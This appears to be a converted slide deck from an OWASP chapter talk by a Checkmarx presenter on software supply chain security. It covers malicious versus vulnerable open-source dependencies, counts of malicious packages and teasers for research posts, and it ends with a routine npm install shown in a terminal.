

# Behind the Package: Unmasking Malicious Intent in Software

**Tyler Agypt**

Director of Strategic Initiatives  
Checkmarx


OWASP – Cinci Chapter



# Fighting Software Supply Chain Attackers

SOFTWARE HAS CHANGED


# Software Suppliers Are Software Consumers



</ 3 >

# Attacks are executed at any point in SDLC

The entry points for threats span the entire software lifecycle and can originate inside or outside of your organization.





# Risk Tolerance is Quickly Changing

## Software Supply Chain Security


Supply chain security focuses on protecting the entire process of creating and distributing software, from the initial development to the final delivery to the end user.

### Software Supply Chain Attack

An event in which a bad actor breaches the system to utilize the supplier's distribution for a larger attack as an example SolarWinds

### Software Supply Chain Vulnerability

An accidental security flaw in a piece of the complex application creation as an example Log4Shell



# OSS Dependency: Understanding the Risk

## Vulnerable Dependencies:

- exploited to gain unauthorized access or steal sensitive data
- CVE assigned


## Malicious Dependencies:

- used as an attack vector to compromise your systems
- CVE not assigned


	Malicious	vs	Vulnerable
			
<b>Risk</b>	Active		Passive
<b>Intention</b>	Attack		Mistake
<b>Impact</b>	Immediately		Possibly

# Why Software Supply Chain Security Matters

***150,878+ malicious packages discovered by Checkmarx Labs in 2023***



Compared to 25,226 vulnerabilities reported in 2022



### Ahead of time analysis

Contributor Reputation

Malicious Behavior

Threat Hunters

Threat Intelligence

+ 30 Automation Engines

Manual review

Report security teams for removal + open source the findings



## Checkmarx Security



### WASP Attack on Python — Polymorphic Malware Shipping WASP Stealer; Infecting Hundreds...

In early November, several malicious packages were reported by Phylum and CheckPoint. We link these two reports to the same attacker with...



Jossef Harush

Nov 14 · 7 min read



### Researchers Are Poisoning Open-Source Packages. What Should We do?

These are a few examples of Open-Source security researchers who went a bit too far and some guidelines for preventing these situations.



Aviad Gershon

Nov 2 · 4 min read



### Attacking the Software Supply Chain with a Simple Rename

A vulnerability in GitHub that allows attackers to take control over GitHub repositories belonging to renamed accounts.



Aviad Gershon

Oct 26 · 6 min read



### LofyGang - Software Supply Chain Attackers; Organized, Persistent, and Operating for...

Checkmarx discovered ~200 malicious NPM packages with thousands of installations linked to an attack group called "LofyGang".



Jossef Harush

Oct 7 · 7 min read



dYdX Grants Exchange NPM



August in Software Supply



Automatic Execution of Code




??? %

**OF THE CODE IN YOUR APPS  
COMES FROM OPEN SOURCE**



# Developers want to deliver fast



A terminal window with a dark gray title bar containing three colored window control buttons (red, yellow, green) and the text "terminal". The main area of the terminal is dark purple. A single line of text is visible: a blue prompt character "\$" followed by the command "npm install cncjs" in white. The terminal window has a subtle drop shadow.

```
$ npm install cncjs
```






terminal

```
$ npm install cncjs
```


```
+ cncjs@1.9.25
```

```
added 811 packages from 611 contributors and audited 811 packages in  
132.202s
```

# Monthly Package Releases



